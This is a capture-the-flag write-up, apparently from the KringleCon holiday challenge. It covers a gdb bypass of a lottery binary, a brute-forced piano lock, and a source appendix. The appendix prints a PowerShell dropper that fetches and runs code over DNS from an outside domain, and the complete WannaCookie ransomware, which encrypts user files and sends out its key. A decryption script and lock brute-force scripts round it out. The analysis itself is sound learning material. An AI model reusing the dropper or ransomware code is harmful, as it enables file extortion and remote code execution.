0000000000000000  w   D  *UND*  0000000000000000
_ITM_registerTMCloneTable
0000000000000000  w   DF *UND*  0000000000000000  GLIBC_2.2.5 __cxa_finalize
0000000000000000      DF *UND*  0000000000000000  GLIBC_2.2.5 sleep
0000000000000000      DF *UND*  0000000000000000  GLIBC_2.2.5 getenv
0000000000000000      DF *UND*  0000000000000000  GLIBC_2.4   __stack_chk_fail
0000000000000000      DF *UND*  0000000000000000  OPENSSL_1_1_0 HMAC
0000000000000000      DF *UND*  0000000000000000  GLIBC_2.2.5 srand
0000000000000000      DF *UND*  0000000000000000  OPENSSL_1_1_0 EVP_sha256
0000000000000000      DF *UND*  0000000000000000  GLIBC_2.2.5 rand
```

```
0000000000000000      DF *UND*  0000000000000000  GLIBC_2.14  memcpy
0000000000000000      DF *UND*  0000000000000000  GLIBC_2.2.5 time


elf@e9d0b2e12799:~$  gdb ./sleighbell-lotto
GNU gdb (Ubuntu 8.1-0ubuntu3) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./sleighbell-lotto...(no debugging symbols found)...done.
(gdb) b *main
Breakpoint 1 at 0x14ca
(gdb) run
Starting program: /home/elf/sleighbell-lotto
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x00005555555554ca in main ()
(gdb) disas main
Dump of assembler code for function main:
   0x00005555555554ca <+0>:     push   %rbp
   0x00005555555554cb <+1>:     mov    %rsp,%rbp
   0x00005555555554ce <+4>:     sub    $0x10,%rsp
   0x00005555555554d2 <+8>:     lea    0x56d6(%rip),%rdi        # 0x55555555abaf
   0x00005555555554d9 <+15>:    callq  0x555555554970 <getenv@plt>
   0x00005555555554de <+20>:    test   %rax,%rax
   0x00005555555554e1 <+23>:    jne    0x5555555554f9 <main+47>
   0x00005555555554e3 <+25>:    lea    0x56d6(%rip),%rdi        # 0x55555555abc0
   0x00005555555554ea <+32>:    callq  0x555555554910 <puts@plt>
   0x00005555555554ef <+37>:    mov    $0xffffffff,%edi
   0x00005555555554f4 <+42>:    callq  0x555555554920 <exit@plt>
   0x00005555555554f9 <+47>:    mov    $0x0,%edi
   0x00005555555554fe <+52>:    callq  0x5555555549e0 <time@plt>
   0x0000555555555503 <+57>:    mov    %eax,%edi
   0x0000555555555505 <+59>:    callq  0x5555555549a0 <srand@plt>
   0x000055555555550a <+64>:    lea    0x583f(%rip),%rdi        # 0x55555555ad50
   0x0000555555555511 <+71>:    callq  0x555555554910 <puts@plt>
   0x0000555555555516 <+76>:    mov    $0x1,%edi
   0x000055555555551b <+81>:    callq  0x555555554960 <sleep@plt>
   0x0000555555555520 <+86>:    callq  0x5555555549c0 <rand@plt>
   0x0000555555555525 <+91>:    mov    %eax,%ecx
   0x0000555555555527 <+93>:    mov    $0x68db8bad,%edx
   0x000055555555552c <+98>:    mov    %ecx,%eax
   0x000055555555552e <+100>:   imul   %edx
   0x0000555555555530 <+102>:   sar    $0xc,%edx
   0x0000555555555533 <+105>:   mov    %ecx,%eax
   0x0000555555555535 <+107>:   sar    $0x1f,%eax
   0x0000555555555538 <+110>:   sub    %eax,%edx
   0x000055555555553a <+112>:   mov    %edx,%eax
   0x000055555555553c <+114>:   mov    %eax,-0x4(%rbp)
   0x000055555555553f <+117>:   mov    -0x4(%rbp),%eax
```

```
   0x0000555555555542 <+120>:   imul   $0x2710,%eax,%eax
   0x0000555555555548 <+126>:   sub    %eax,%ecx
   0x000055555555554a <+128>:   mov    %ecx,%eax
   0x000055555555554c <+130>:   mov    %eax,-0x4(%rbp)
   0x000055555555554f <+133>:   lea    0x5856(%rip),%rdi        # 0x55555555adac
   0x0000555555555556 <+140>:   mov    $0x0,%eax
   0x000055555555555b <+145>:   callq  0x5555555548f0 <printf@plt>
   0x0000555555555560 <+150>:   mov    -0x4(%rbp),%eax
   0x0000555555555563 <+153>:   mov    %eax,%esi
---Type <return> to continue, or q <return> to quit---
   0x0000555555555565 <+155>:   lea    0x5858(%rip),%rdi        # 0x55555555adc4
   0x000055555555556c <+162>:   mov    $0x0,%eax
   0x0000555555555571 <+167>:   callq  0x5555555548f0 <printf@plt>
   0x0000555555555576 <+172>:   lea    0x584a(%rip),%rdi        # 0x55555555adc7
   0x000055555555557d <+179>:   callq  0x555555554910 <puts@plt>
   0x0000555555555582 <+184>:   cmpl   $0x4c9,-0x4(%rbp)
   0x0000555555555589 <+191>:   jne    0x555555555597 <main+205>
   0x000055555555558b <+193>:   mov    $0x0,%eax
   0x0000555555555590 <+198>:   callq  0x555555554fd7 <winnerwinner>
   0x0000555555555595 <+203>:   jmp    0x5555555555a1 <main+215>
   0x0000555555555597 <+205>:   mov    $0x0,%eax
   0x000055555555559c <+210>:   callq  0x5555555554b7 <sorry>
   0x00005555555555a1 <+215>:   mov    $0x0,%edi
   0x00005555555555a6 <+220>:   callq  0x555555554920 <exit@plt>
End of assembler dump.
(gdb) jump winnerwinner
Continuing at 0x555555554fdb.


                                                     .....          ......
                                  ..,;:::::cccodkkkkkkkkxdc;.   .......
                            .';:codkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkx.........
                        ':okkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkx..........
                    .;okkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkdc..........
                  .:xkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkko;.     ........
                'lkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkx:.          ......
              ;xkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkd'
            .xkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkx'
           .kkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkx'
           xkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkx;
          :olodxkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkk;
        .........;;;;coxkkkkkkkkkkkkkkkkkkkkkkkkkc
      ...................,',,:lxkkkkkkkkkkkkkd.
      ........................';;:coxkkkkk:
         ..............................ckd.
           ..............................
                 ........................
                    ......................
                              ....... ...

With gdb you fixed the race.
The other elves we did out-pace.
  And now they'll see.
  They'll all watch me.
I'll hang the bells on Santa's sleigh!


Congratulations! You've won, and have successfully completed this challenge.

Program received signal SIGSEGV, Segmentation fault.
```

```
0x0000000000000000 in ?? ()
```

10) Who Is Behind It All?

Difficulty: 1

Who was the mastermind behind the whole KringleCon plan? And, in your emailed answers please explain that plan.

After opening the Piano Lock (see below), one can enter the vault where Santa and Hans are waiting. Santa then explains that he made up the whole story to find someone who can help him protect the North Pole against even the "craftiest" attacker:

You DID IT! You completed the hardest challenge. You see, Hans and the soldiers work for ME. I had to test you. And you passed the test!

You WON! Won what, you ask? Well, the jackpot, my dear! The grand and glorious jackpot!

You see, I finally found you!

I came up with the idea of KringleCon to find someone like you who could help me defend the North Pole against even the craftiest attackers.

That's why we had so many different challenges this year.

We needed to find someone with skills all across the spectrum.

I asked my friend Hans to play the role of the bad guy to see if you could solve all those challenges and thwart the plot we devised.

And you did!

Oh, and those brutish toy soldiers? They are really just some of my elves in disguise.

See what happens when they take off those hats?

Based on your victory… next year, I'm going to ask for your help in defending my whole operation from evil bad guys.


And welcome to my vault room. Where's my treasure? Well, my treasure is Christmas joy and good will.

You did such a GREAT job! And remember what happened to the people who suddenly got everything they ever wanted?

They lived happily ever after.

The Piano Lock

Attempting to login with the vault's password found inside Alabaster's password database returned the following error:



So, apparently the tune has to be transposed to another key. Investigating the network traffic that gets sent, once the complete tune was entered, it became apparent that the whole transposition can be scripted, since the lock issued a GET request to https://pianolock.kringlecastle.com/checkpass.php?i=EDshEDshEEDshEFshGshFshGshABAshBAshB&resourceId=5a2d7603-e16d-4249-9788-6e3a94db8be2.

Based on the provided keyboard and tune, the following boundaries could be calculated for transposition:

The lowest key is C and the lowest note is D#. Thus, the tune can be transposed down by up to 3 half-tones. The highest key on the keyboard is a C2 and the highest note is a B. Thus, the tune can be transposed upwards by a half-tone. With that in mind, a simple Python script was developed to transpose the tune and submit it to Piano Lock's `checkpass.php` via the Python `requests` module:

```
$ python piano_lock.py
DCshDCshDDCshDEFshEFshGAGshAGshA
{"success":true,"resourceId":"9953dfa5-49bd-441d-a5fd-
```

```
b154af72f24a","hash":"e6019a5533d0e7036d904ce81a41026a28c9e01f5497b12aaa490443781de1a
b","message":"Correct guess!"}
```


In retrospect, one could have saved the effort, since Holly's email already hinted on the correct solution: "He said your favorite key was D."

Source codes

Following is a listing of all scripts that have been created and used in the course of this wild adventure.

door_passcode.py

Script used to generate a de Bruijn Sequence for breaking the Door Lock

```
#!/usr/bin/env python

import requests

def de_bruijn(k, n):
  """
  de Bruijn sequence for alphabet k
  and subsequences of length n.
  Source: https://en.wikipedia.org/wiki/De_Bruijn_sequence#Algorithm
  """
  try:
    # let's see if k can be cast to an integer;
    # if so, make our alphabet a list
    _ = int(k)
    alphabet = list(map(str, range(k)))

  except (ValueError, TypeError):
    alphabet = k
    k = len(k)

  a = [0] * k * n
  sequence = []

  def db(t, p):
    if t > n:
      if n % p == 0:
        sequence.extend(a[1:p + 1])
    else:
      a[t] = a[t - p]
      db(t + 1, p)
      for j in range(a[t - p] + 1, k):
        a[t] = j
        db(t + 1, t)
  db(1, 1)
  return "".join(alphabet[i] for i in sequence)


print('Calculating De Bruijn sequence for k=4, n=4 ...')
sequence = de_bruijn(4, 4)
# add the first 3 chars in order to honor wrapping
sequence += sequence[:3]

print('Trying potential keys ...')
for i in xrange(len(sequence) - 3):
  key = sequence[i:i+4]
  rsp = requests.get('https://doorpasscode.kringlecastle.com/checkpass.php?i=' + key
+ '&resourceId=802432c0-0246-4a2a-ba37-1da75bbcf6f4')
  if '"success":true' in rsp.text:
    print('Found key: ' + key)
    print('Server response:\n' + rsp.text)
```

```
    break

print('Done.')
```

piano_lock.py

Script use to transpose the vault's password from Alabaster's password database to the correct key.

```
#!/usr/bin/env python

import requests

tune = ['E', 'D#', 'E', 'D#', 'E', 'E', 'D#', 'E', 'F#', 'G#', 'F#', 'G#', 'A', 'B',
'A#', 'B', 'A#', 'B']
keys = {'C':0, 'C#':1, 'D':2, 'D#':3, 'E':4, 'F':5, 'F#':6, 'G':7, 'G#':8, 'A':9,
'A#':10, 'B':11}
nums = ['C', 'Csh', 'D', 'Dsh', 'E', 'F', 'Fsh', 'G', 'Gsh', 'A', 'Ash', 'B', 'C']
URL = 'https://pianolock.kringlecastle.com/checkpass.php?i=%s&resourceId=9953dfa5-
49bd-441d-a5fd-b154af72f24a'

def transpose(key):
  k = ''
  for i in xrange(len(tune_nums)):
    k += nums[tune_nums[i] + key]

  rsp = requests.get(URL % k)
  if not 'offkey' in rsp.text and not 'Incorrect' in rsp.text:
    print(k)
    print(rsp.text)
    return True

  return False


tune_nums = []
for t in tune:
  tune_nums.append(keys[t])


if transpose(1):
  exit(0)

for i in xrange(-1, -4, -1):
  if transpose(i):
    exit(0)
```

dropper.ps1

Formatted Powershell script that gets invoked by the macro inside the malicious cookie recipe Word document

```
function H2A($a) {
       $o;
       $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))} |
forEach {$o = $o + $_};
       return $o
};
```

```
$f = "77616E6E61636F6F6B69652E6D696E2E707331";
$h = "";
foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name
"$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {
       $h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -
Type TXT).strings
};

iex($(H2A $h | Out-string))
```

wannacookie.ps1

Formatted Powershell script of the WannaCookie ransomware.

```
$functions = {
    function e_d_file($key, $File, $enc_it) {
        [byte[]]$key = $key;
        $Suffix = "`.wannacookie";

[System.Reflection.Assembly]::LoadWithPartialName('System.Security.Cryptography');
        [System.Int32]$KeySize = $key.Length*8;
        $AESP = New-Object 'System.Security.Cryptography.AesManaged';
        $AESP.Mode = [System.Security.Cryptography.CipherMode]::CBC;
        $AESP.BlockSize = 128;
        $AESP.KeySize = $KeySize;
        $AESP.Key = $key;
        $FileSR = New-Object System.IO.FileStream($File, [System.IO.FileMode]::Open);
        if ($enc_it) {
            $DestFile = $File + $Suffix
        } else {
            $DestFile = ($File -replace $Suffix)
        };

        $FileSW = New-Object System.IO.FileStream($DestFile,
[System.IO.FileMode]::Create);
        if ($enc_it) {
            $AESP.GenerateIV();
            $FileSW.Write([System.BitConverter]::GetBytes($AESP.IV.Length), 0, 4);
            $FileSW.Write($AESP.IV, 0, $AESP.IV.Length);
            $Transform = $AESP.CreateEncryptor()
        } else {
            [Byte[]]$LenIV = New-Object Byte[] 4;
            $FileSR.Seek(0, [System.IO.SeekOrigin]::Begin) | Out-Null;
            $FileSR.Read($LenIV,  0, 3) | Out-Null;
            [Int]$LIV = [System.BitConverter]::ToInt32($LenIV,  0);
            [Byte[]]$IV = New-Object Byte[] $LIV;
            $FileSR.Seek(4, [System.IO.SeekOrigin]::Begin) | Out-Null;
            $FileSR.Read($IV, 0, $LIV) | Out-Null;
            $AESP.IV = $IV;
            $Transform = $AESP.CreateDecryptor()
        };

         $CryptoS = New-Object System.Security.Cryptography.CryptoStream($FileSW,
$Transform, [System.Security.Cryptography.CryptoStreamMode]::Write);
        [Int]$Count = 0;
        [Int]$BlockSzBts = $AESP.BlockSize / 8;
        [Byte[]]$Data = New-Object Byte[] $BlockSzBts;

         Do {
```

```
            $Count = $FileSR.Read($Data, 0, $BlockSzBts);
            $CryptoS.Write($Data, 0, $Count)
        } While ($Count -gt 0);

         $CryptoS.FlushFinalBlock();
        $CryptoS.Close();
        $FileSR.Close();
        $FileSW.Close();
        Clear-variable -Name "key";
        Remove-Item $File
    }
};

function H2B {
    param($HX);
    $HX = $HX -split '(..)' | ? {$_};
    ForEach ($value in $HX){
        [Convert]::ToInt32($value,16)
    }

};

function A2H(){
    Param($a);
    $c = '';
    $b = $a.ToCharArray();
    ;
    Foreach ($element in $b) {
        $c = $c + " " + [System.String]::Format("{0:X}",
[System.Convert]::ToUInt32($element))
    };
    return $c -replace ' '
};

function H2A() {
    Param($a);
    $outa;
    $a -split '(..)' | ? {$_} | forEach { [char]([convert]::toint16($_,16)) } |
forEach { $outa = $outa + $_ };
    return $outa
};

function B2H {
    param($DEC);
    $tmp = '';
    ForEach ($value in $DEC){
        $a = "{0:x}" -f [Int]$value;
        if ($a.length -eq 1){
            $tmp += '0' + $a
        } else {
            $tmp += $a
        }

    };
    return $tmp
};

function ti_rox {
    param($b1, $b2);
    $b1 = $(H2B $b1);
    $b2 = $(H2B $b2);
```

```
    $cont = New-Object Byte[] $b1.count;
    if ($b1.count -eq $b2.count) {
        for($i=0; $i -lt $b1.count; $i++) {
            $cont[$i] = $b1[$i] -bxor $b2[$i]
        }
    };
    return $cont
};

function B2G {
    param([byte[]]$Data);
    Process {
        $out = [System.IO.MemoryStream]::new();
        $gStream = New-Object System.IO.Compression.GzipStream $out,
([IO.Compression.CompressionMode]::Compress);
        $gStream.Write($Data, 0, $Data.Length);
        $gStream.Close();
        return $out.ToArray()
    }
};

function G2B {
    param([byte[]]$Data);
    Process {
        $SrcData = New-Object System.IO.MemoryStream( , $Data );
        $output = New-Object System.IO.MemoryStream;
        $gStream = New-Object System.IO.Compression.GzipStream $SrcData,
([IO.Compression.CompressionMode]::Decompress);
        $gStream.CopyTo( $output );
        $gStream.Close();
        $SrcData.Close();
        [byte[]] $byteArr = $output.ToArray();
        return $byteArr
    }
};

function sh1([String] $String) {
    $SB = New-Object System.Text.StringBuilder;

[System.Security.Cryptography.HashAlgorithm]::Create("SHA1").ComputeHash([System.Text
.Encoding]::UTF8.GetBytes($String))|%{ [Void]$SB.Append($_.ToString("x2")) };
    $SB.ToString()
};

function p_k_e($key_bytes, [byte[]]$pub_bytes){
    $cert = New-Object -TypeName
System.Security.Cryptography.X509Certificates.X509Certificate2;
    $cert.Import($pub_bytes);
    $encKey = $cert.PublicKey.Key.Encrypt($key_bytes, $true);
    return $(B2H $encKey)
};

function e_n_d {
    param($key, $allfiles, $make_cookie );
    $tcount = 12;
    for ( $file=0;
    $file -lt $allfiles.length;
    $file++  ) {
        while ($true) {
            $running = @(Get-Job | Where-Object { $_.State -eq 'Running' });
            if ($running.Count -le $tcount) {
```

```
                Start-Job  -ScriptBlock {
                    param($key, $File, $true_false);
                    try{
                        e_d_file $key $File $true_false
                    } catch {
                        $_.Exception.Message | Out-String | Out-File
$($env:userprofile+'\Desktop\ps_log.txt') -append
                    }

                } -args $key, $allfiles[$file], $make_cookie -InitializationScript
$functions;
                break
            } else {
                Start-Sleep -m 200;
                continue
            }
        }
    }
};

function g_o_dns($f) {
    $h = '';
    foreach ($i in 0..([convert]::ToInt32($(Resolve-DnsName -Server erohetfanu.com -
Name "$f.erohetfanu.com" -Type TXT).Strings, 10)-1)) {
        $h += $(Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -
Type TXT).Strings
    };
    return (H2A $h)
};

function s_2_c($astring, $size=32) {
    $new_arr = @();
    $chunk_index=0;
    foreach($i in 1..$($astring.length / $size)) {
        $new_arr += @($astring.substring($chunk_index,$size));
        $chunk_index += $size
    };
    return $new_arr
};

function snd_k($enc_k) {
    $chunks = (s_2_c $enc_k );
    foreach ($j in $chunks) {
        if ($chunks.IndexOf($j) -eq 0) {
            $n_c_id = $(Resolve-DnsName -Server erohetfanu.com -Name
"$j.6B6579666F72626F746964.erohetfanu.com" -Type TXT).Strings
        } else {
            $(Resolve-DnsName -Server erohetfanu.com -Name
"$n_c_id.$j.6B6579666F72626F746964.erohetfanu.com" -Type TXT).Strings
        }
    };
    return $n_c_id
};

function wanc {
    $S1 = "1f8b080000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000";
    if ($null -ne ((Resolve-DnsName -Name $(wanc {
        $S1 =
"1f8b080000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000";
        if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B
$S1))) $(Resolve-DnsName -Server erohetfanu.com -Name
```

```
6B696C6C737769746368.erohetfanu.com -Type TXT).Strings))).ToString() -ErrorAction 0 -
Server 8.8.8.8))) {
            return
        };

        if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or (Get-
WmiObject Win32_ComputerSystem).Domain -ne "KRINGLECASTLE") {
            return
        };

        $p_k = [System.Convert]::FromBase64String($(g_o_dns("7365727665722E637274") )
);
        $b_k =
([System.Text.Encoding]::Unicode.GetBytes($(([char[]]([char]01..[char]255) +
([char[]]([char]01..[char]255)) + 0..9 | sort { Get-Random } )[0..15] -join ''))  | ?
{ $_ -ne 0x00 } );
        $h_k = $(B2H $b_k);
        $k_h = $(sh1 $h_k);
        $p_k_e_k = (p_k_e $b_k $p_k).ToString();
        $c_id = (snd_k $p_k_e_k);
        $d_t = (($(Get-Date).ToUniversalTime() | Out-String) -replace "`r`n");
        [array]$f_c = $(Get-ChildItem *.elfdb -Exclude *.wannacookie -Path
$($($env:userprofile+'\Desktop'),$($env:userprofile+'\Documents'),$($env:userprofile+
'\Videos'),$($env:userprofile+'\Pictures'),$($env:userprofile+'\Music')) -Recurse |
where { ! $_.PSIsContainer } | Foreach-Object { $_.Fullname } );

         e_n_d $b_k $f_c $true;
        Clear-variable -Name "h_k";
        Clear-variable -Name "b_k";
        $lurl = 'http://127.0.0.1:8080/';
        $html_c = @{
            'GET /'  =  $(g_o_dns (A2H "source.min.html"));
            'GET /close'  =  '<p>Bye!</p>'
        };

        Start-Job -ScriptBlock{
            param($url);
            Start-Sleep 10;
            Add-type -AssemblyName System.Windows.Forms;
            start-process "$url" -WindowStyle Maximized;
            Start-sleep 2;
            [System.Windows.Forms.SendKeys]::SendWait("{F11}")
        } -Arg $lurl;
        $list = New-Object System.Net.HttpListener;
        $list.Prefixes.Add($lurl);
        $list.Start();
        try {
            $close = $false;
            while ($list.IsListening) {
                $context = $list.GetContext();
                $Req = $context.Request;
                $Resp = $context.Response;
                $recvd = '{0}{1}' -f $Req.httpmethod, $Req.url.localpath;
                if ($recvd -eq 'GET /') {
                    $html = $html_c[$recvd]
                } elseif ($recvd -eq 'GET /decrypt') {
                    $akey = $Req.QueryString.Item("key");
                    if ($k_h -eq $(sh1 $akey)) {
                        $akey = $(H2B $akey);
```

```
                        [array]$f_c = $(Get-ChildItem -Path $($env:userprofile) -
Recurse  -Filter *.wannacookie | where { ! $_.PSIsContainer } | Foreach-Object {
$_.Fullname } );
                        e_n_d $akey $f_c $false;
                        $html = "Files have been decrypted!";
                        $close = $true
                    } else {
                        $html = "Invalid Key!"
                    }
                } elseif ($recvd -eq 'GET /close') {
                    $close = $true;
                    $html = $html_c[$recvd]
                } elseif ($recvd -eq 'GET /cookie_is_paid') {
                    $c_n_k = $(Resolve-DnsName -Server erohetfanu.com -Name
("$c_id.72616e736f6d697370616964.erohetfanu.com".trim()) -Type TXT).Strings;
                    if ( $c_n_k.length -eq 32 ) {
                        $html = $c_n_k
                    } else {
                        $html = "UNPAID|$c_id|$d_t"
                    }
                } else {
                    $Resp.statuscode = 404;
                    $html = '<h1>404 Not Found</h1>'
                };
                $buffer = [Text.Encoding]::UTF8.GetBytes($html);
                $Resp.ContentLength64 = $buffer.length;
                $Resp.OutputStream.Write($buffer, 0, $buffer.length);
                $Resp.Close();
                if ($close) {
                    $list.Stop();
                    return
                }
            }
        }
        finally {
            $list.Stop()
        }
    };
    wanc;
```

decrypt.py

Python script for decrypting the encrypted .elfdb file.

```
#!/usr/bin/env python

from Crypto.Cipher import AES
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP
from struct import unpack

ENCRYPTED = open('alabaster_passwords.elfdb.wannacookie', 'rb').read()
pkek = open('p_k_e_k.txt', 'rb').read().decode('hex')
rsa = RSA.importKey(open('wanna_cookie.key').read())

cipher = PKCS1_OAEP.new(rsa)
pk = cipher.decrypt(pkek)

IV_len = unpack('I', ENCRYPTED[:4])[0]
print('IV length: %d' % IV_len)
IV = ENCRYPTED[4:4+IV_len]
```

```
print('IV: %s' % IV.encode('hex'))

print('\nTrying key [%s]...' % pk.encode('hex'))
with open('alabaster_passwords.elfdb', 'wb') as f:
  try:
    f.write(AES.new(pk, AES.MODE_CBC, IV).decrypt(ENCRYPTED[4+IV_len:]))
  except Error as err:
    print err
```